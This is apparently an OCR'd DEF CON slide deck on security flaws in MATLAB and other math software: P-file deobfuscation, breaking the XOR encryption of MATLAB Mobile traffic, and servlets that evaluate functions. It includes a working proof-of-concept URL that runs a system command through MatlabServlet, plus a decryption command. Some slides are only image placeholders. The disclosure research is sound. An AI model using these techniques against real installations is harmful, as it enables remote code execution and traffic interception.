sorry for the lame-ass title

(all your math are belong to us)

whoami

- a hacker from Hungary
- pentester / developer @ 

- 3rd time DEF CON speaker
- part of team Prauditors, European champion of Global Cyberlympics 2012

why math?

- was asked for some help in MATLAB
  - thx for the idea, Heni!
- huge software, lots of attack surfaces
  - web servers,
  - cloud integration,
  - clustering, etc.
- hacking is fun, so I dived in

outline


- did not stop at one software
  - MathWorks MATLAB
  - Wolfram Mathematica
  - MapleSoft Maple
- no new techniques or methodologies
- but a bunch of 0-days, and some tools \o/

Bang

- similarly to ~every scripting language: native exec
  - !, system()
  - loading native libraries
  - loading COM objects
  - J/Link, .NET/Link
- not a vulnerability, but can be abused (e.g. spear phishing)

Cloud Exec

- ! also works in MathWorks's cloud
  - free registration
  - MATLAB Mobile
- inside a Docker env though
  - did not try escaping



The P-Files

- MathWork's solution against IP theft
- MATLAB itself uses it
  - it was necessary to reverse engineer the algo

Note

- The `pcode` function *obfuscates* your code files, it does not *encrypt* them. While the content in a `.p` file is difficult to understand, it should not be considered secure. It is not recommended that you P-code files to protect your intellectual property.
- The `pcode` function does not support live scripts (`.mlx`).

The P-Files

```
pcode_test.m                                                    buffers
x = linspace(-2*pi,2*pi,100);
y1 = sin(x);
y2 = cos(x);

figure
plot(x,y1,x,y2)
title('Graph of Sine and Cosine Between -2\pi and 2\pi')
xlabel('-2\pi < x < 2\pi') % x-axis label
ylabel('sine and cosine values') % y-axis label
~
~
~
~
~
~
~
~
~
~
NORMAL   pcode_test.m                          mat…   100% ≡   9: 25
"pcode_test.m" [noeol][dos] 9L, 234C
[2] 0:nvim*                          "pcode_test.m (~/share" 11:31 11-Jan-18
```

```
[0x00 rsrc]$ hd pcode_test.p
00000000  76 30 31 2e 30 30 76 30  30 2e 30 30 00 0e 70 1c  |v01.00v00.00..p.|
00000010  0f 76 5f b1 00 00 00 3d  00 00 00 ca 00 00 01 12  |.v_....=........|
00000020  c2 82 9e c1 bb e5 31 ed  4e 55 86 d7 da 17 f0 4e  |......1.NU.....N|
00000030  8c 0f 51 c4 5f c6 51 ab  26 aa 4f ce 56 92 01 0e  |..Q._.Q.&.O.V...|
00000040  c2 11 7d 39 67 c7 1d e1  08 da e4 e3 a9 1b ee 19  |..}9g...........|
00000050  94 36 21 c3 38 10 28 bc  8e c6 f9 a6 c0 a3 9a 8f  |.6!.8.(.........|
00000060  a7 48 d2 53 f5 4d c7 b6  c2 e0 34 5b 98 cc 64 95  |.H.S.M....4[..d.|
00000070  40 9b 02 da 95 18 0e b8  aa 1a fe 8b 30 c4 7f 27  |@...........0..'|
00000080  bf b4 93 7d 16 2b 59 af  0d 29 3b 91 c0 73 6d aa  |...}.+Y..);..sm.|
00000090  7e f0 31 37 83 4e 9e e1  4b 00 b4 30 aa 99 b2 1c  |~.17.N..K..0....|
000000a0  7f 10 f8 75 eb ee c4 fb  a1 dd eb 89 1a c0 50 f5  |...u..........P.|
000000b0  52 b5 df 7d 37 17 93 e9  20 c7 76 96 f8 25 37 fc  |R..}7... .v..%7.|
000000c0  f2 a3 8a 27 71 ca 73 63  90 40 d3 e1 c8 ae 3d af  |...'q.sc.@....=.|
000000d0  fa 4a 37 ab 10 b8 b5 9a  84 9e 4c f9 3b 56 1d b0  |.J7.......L.;V..|
000000e0  5f be 41 37 a8 45 02 26  55 5d                    |_.A7.E.&U]|
000000ea
[0x00 rsrc]$
[2] 0:zsh*                                          "pamparam" 11:30 11-Jan-18
```

The P-Files

- finding pcode() implementation was a PITA
- 10GB of native libraries, JARs, P-files, all interconnected
- got me confused a few times, made a nice FAILnight (https://github.com/v-p-b/failnight) topic
- found it eventually :)

```
[0x00 rsrc]$ p2m.py pcode_test.p
x = linspace( - 2 * pi, 2 * pi, 100);
y1 = sin(x);
y2 = cos(x);

figure
plot(x, y1, x, y2)
title('Graph of Sine and Cosine Between -2\pi and 2\pi')
xlabel('-2\pi < x < 2\pi')
ylabel('sine and cosine values')
[0x00 rsrc]$
[2] 0:zsh* 1:zsh-                                "pamparam" 08:16 20-Jan-18
```

The P-Files


- three main steps
  - serialization (mtok.dll)
  - compression (m_parser.dll)
  - encryption (m_parser.dll)
- last two are pretty straightforward

The P-Files

- serialization is interesting
  - lots of - probably - C++ code
  - painful even with Hex-Rays
  - but can be mostly understood just by looking at the data
    - always trust your pattern-recognition abilities!

The P-Files

- 7 DWORDS
- identifiers
- numbers
- string literals
- 80 8x pairs
  - maybe indexes?
  - what are the other numbers?



The P-Files

```
[0xfb65bd58]> s 0xfb661090
[0xfb661090]> pxq
0xfb661090  0x0000000000000000  0x00000000fb65d680  ..........e.....
0xfb6610a0  0x00000000fb65d68c  0x00000000fb65d694  ..e.......e.....
0xfb6610b0  0x00000000fb65d698  0x00000000fb65d6a0  ..e.......e.....
0xfb6610c0  0x00000000fb65d6a4  0x00000000fb65d6ac  ..e.......e.....
0xfb6610d0  0x00000000fb65d6b0  0x00000000fb65d6b4  ..e.......e.....
0xfb6610e0  0x00000000fb65d6bc  0x00000000fb65d6c4  ..e.......e.....
0xfb6610f0  0x00000000fb65d6cc  0x00000000fb65d6d4  ..e.......e.....
0xfb661100  0x0000000000000000  0x00000000fb65d6dc  ..........e.....
0xfb661110  0x00000000fb65d6e8  0x0000000000000000  ..e.............
0xfb661120  0x0000000000000000  0x0000000000000000  ................
0xfb661130  0x00000000fb65d6f4  0x00000000fb65d700  ..e.......e.....
0xfb661140  0x00000000fb65d1b8  0x00000000fb65d1c0  ..e.......e.....
0xfb661150  0x0000000000000000  0x00000000fb65d1d0  ..........e.....
0xfb661160  0x0000000000000000  0x0000000000000000  ................
0xfb661170  0x00000000fb65d1e0  0x0000000000000000  ..e.............
```

```
[0xfb661090]> psz @@=`pxQ~[1]`

FUNCTION
NESTED
IF
SWITCH
TRY
WHILE
FOR
END
ELSE
ELSEIF
BREAK
RETURN
PARFOR

GLOBAL
PERSISTENT



CATCH
CONTINUE
CASE
OTHERWISE

CLASSDEF


PROPERTIES

[0xfb661090]>
```

XORrow and Joy

- MATLAB Mobile
- not only MathWorks' servers, but your own too
- communication:
  - plain HTTP
  - body is a base64-encoded blob

XORrow and Joy

Request

Raw | Params | Headers | Hex | Matlab Connector

```
POST /messageservice/json/pairingkey/secure HTTP/1.1
Content-Length: 1062
Host: 192.168.0.5:31415
Connection: close
User-Agent:
Cookie: JSESSIONID=7k8NAxVkEtx2LOsE
Cookie2: $Version=1

HQAZHAAQAgIeDwgTFR0TMgZQFnpBUkMOHwwdBRUXNQIbBANSW1IaZ1BBTVBDEQ4AABQZFTMXEgIF
Ew4VIBYFHxUSHlJbUg8YHA1BekFSQU1SAgIdEQcVCCMEHgMIHQ8kFENXUA8HD
GxkCFzQfHENXUEMHDx4VFU96QVIcQXpBTVIMFxIeEQYIA0NIQRZ6QU1QQVAnK
UEFSGmdQQU1QQVJBTVIHGB4CBggCHkNXUEMfDR5eCAMEBAAPDBxPCxkGBx
TXhBTVBBTVBBUkMMAgYYHQQcFR5SW00ra1JBTVBBTVBBUkE2LU1nUEFSQU1Q
UkFNUEFNR1NCT11ca01QQVJBTVBBTVBBUllUQk9dekFSQU1QQU1QQVI8QXpBT
QU1QQU1QQVJBTVAaZ1BBUkFNUEFNUEFSQU1QQwkACFBbTUBrTVBBUkFNUEF
TVBBMFxrUkFNUEFNUEFSQTZ6QU1QQVJBTVBBTVBBCWtNUEFNUEFSQU1QQU1
ExU/ERUbDk9KQRkCFBdrTVBBTVBBUkFNUEFNDWtSQU1QQU1QQVJBMFxrTVBB
QU1QQVJBTVBBFnpBUkFNUEFNUEFSQU1QQU8dAAonBBcUHxUSUFtNQVFnUEFS
TVBBUkFNUEFNLWtSQU1QQU1QQS9NZ1BBTVBBUkFNUg8MAgYdFBlSW01BTXh
AggGGE9KQV5ca1JBTVBBTVBBUBUEHQQCBRU/Ek9KQV1ca1JBTVBBTVBBUBQY
UUtMVBFRDl1VE1haXVheFQRfVQ4UVg5HVRNTWkgAT3pBUkFNUEEQekFSQU0ta
FkNXUENVElkQBF9CAEAUUxdRQERVDEVMS1hVEkwPQFlEB1tEAlkTUBZDZw0=
```

? | < | + | >

Response

Raw | Headers | Hex | JSON | Matlab Connector

```
HTTP/1.1 200 OK
Date: Sat, 10 Jun 2017 18:40:11 GMT
Connection: Close
Server: MATLABConnector/1.0
Content-Type: application/json; charset=utf-8
Content-Length: 307
Set-Cookie: JSESSIONID=zPU6XqsuZVReK2jo; Path=/; HttpOnly

HQAZHAAQAgIeDwgTFR0TMgZQFlIMFxIeEQYIA0NIGk82JBsRDSAEHgAOAwMEUFs2C0MEAyQAEwIC
Q1cWAB4SCFxDABUSAQAKFScMBQ0GEk9KOjBcQwAEHgUNGQNDSDoWUgIYAhMXDxk2CAoFExcoCVJb
T1JNUAcEFxQfFRJQWzYtHDBcQwcUBBRDV1IDEVJeQ1JdSUxLAF0TTFkRWEVMVEMECF1VEQVaE1ZZ
EVNFWQxSHDANTVAUGBkFT0pDSgNVEgRfQgBfBV8VUUBEVRNUQElYVRJMEFFVRgdbRAJGAlwUQxA=
```

? | < | + | > | Type a search term | 0 matches

Ready | 538 bytes | 107 millis

XORrow and Joy


```
[0x00 math]$ xclip -o
HQAZHAAQAgIeDwgTFR0TMgZQFlIMFxIeEQYIA0NIGk82JBsRDSAEHgAOAwMEUFs2C0MEAyQAEwIC
Q1cWAB4SCFxDABUSAQAKFScMBQ0GEk9KOjBcQwAEHgUNGQNDSDoWUgIYAhMXDxk2CAoFExcoCVJb
T1JNUAcEFxQfFRJQWzYtHDBcQwcUBBRDV1IDEVJeQ1JdSUxLAF0TTFkRWEVMVEMECF1VEQVaE1ZZ
EVNFWQxSHDANTVAUGBkFT0pDSgNVEgRfQgBfBV8VUUBEVRNUQElYVRJMEFFVRgdbRAJGAlwUQxA=%
[0x00 math]$ xclip -o | tr -d '\012' |
rahash2 -D base64 -s - | rahash2 -D xor -S s:pamparam -s -
matlabconnector_v1{"messages":{"FEvalResponse":[{"isError":false,"messageFaults"
:[],"results":[{"currentFigureId":"","figures":[]}],"uuid":"bc333309-9a0c-4a97-9
3ee-4cd7c74a278a"}]},"uuid":"8b8be22a-d2e0-44a5-998b-b086f64c4c1d"}%
[0x00 math]$
```

```
[2] 0:zsh*M 1:zsh-                          "xxe.mw (~/shared/expl" 13:09 17-Jan-18
```


XORrow and Joy

- plaintexts are prefixed with “matlabconnector_v1”
- trivial to retrieve passwords shorter than 18 chars
- maximum password length is 32 though
- but there’s enough “static” content in every message!
  - request: matlabconnector_v1{\n "computeTo
  - response: matlabconnector_v1{"messages":{"


XORrow and Joy



XORrow and Joy



XORrow and Joy



servlets from web.xml


- AddOnsServlet
- NonceGeneratorServlet
- EngineServlet
- PairingKeyJsonServlet
- MatlabServlet
- UploadServlet
- CometdServletHack

servlets from web.xml

- AddOnsServlet
- NonceGeneratorServlet
- **EngineServlet**
- PairingKeyJsonServlet
- **MatlabServlet**
- UploadServlet
- CometdServletHack


P.S. I Pwn You

- MatlabServlet evaluates functions via a GET request
- localhost-only
- whitelisted



P.S. I Pwn You

- pslinkprivate is a wrapper around feval
- arbitrary MATLAB command execution via e-mail, web page, etc.
- http://localhost:31415/matlab/feval/pslinkprivate?arguments=["system","calc"]




$$d = \varepsilon m_0$$


EngineServlet-ering Disasters

- EngineServlet also evaluates MATLAB functions
- does not work on default config
- no white or blacklist on callable functions
- requires an API key
  - but it is a static string
- also localhost-only
  - at least it was intended to be

EngineServlet-ering Disasters



EngineServlet-ering Disasters

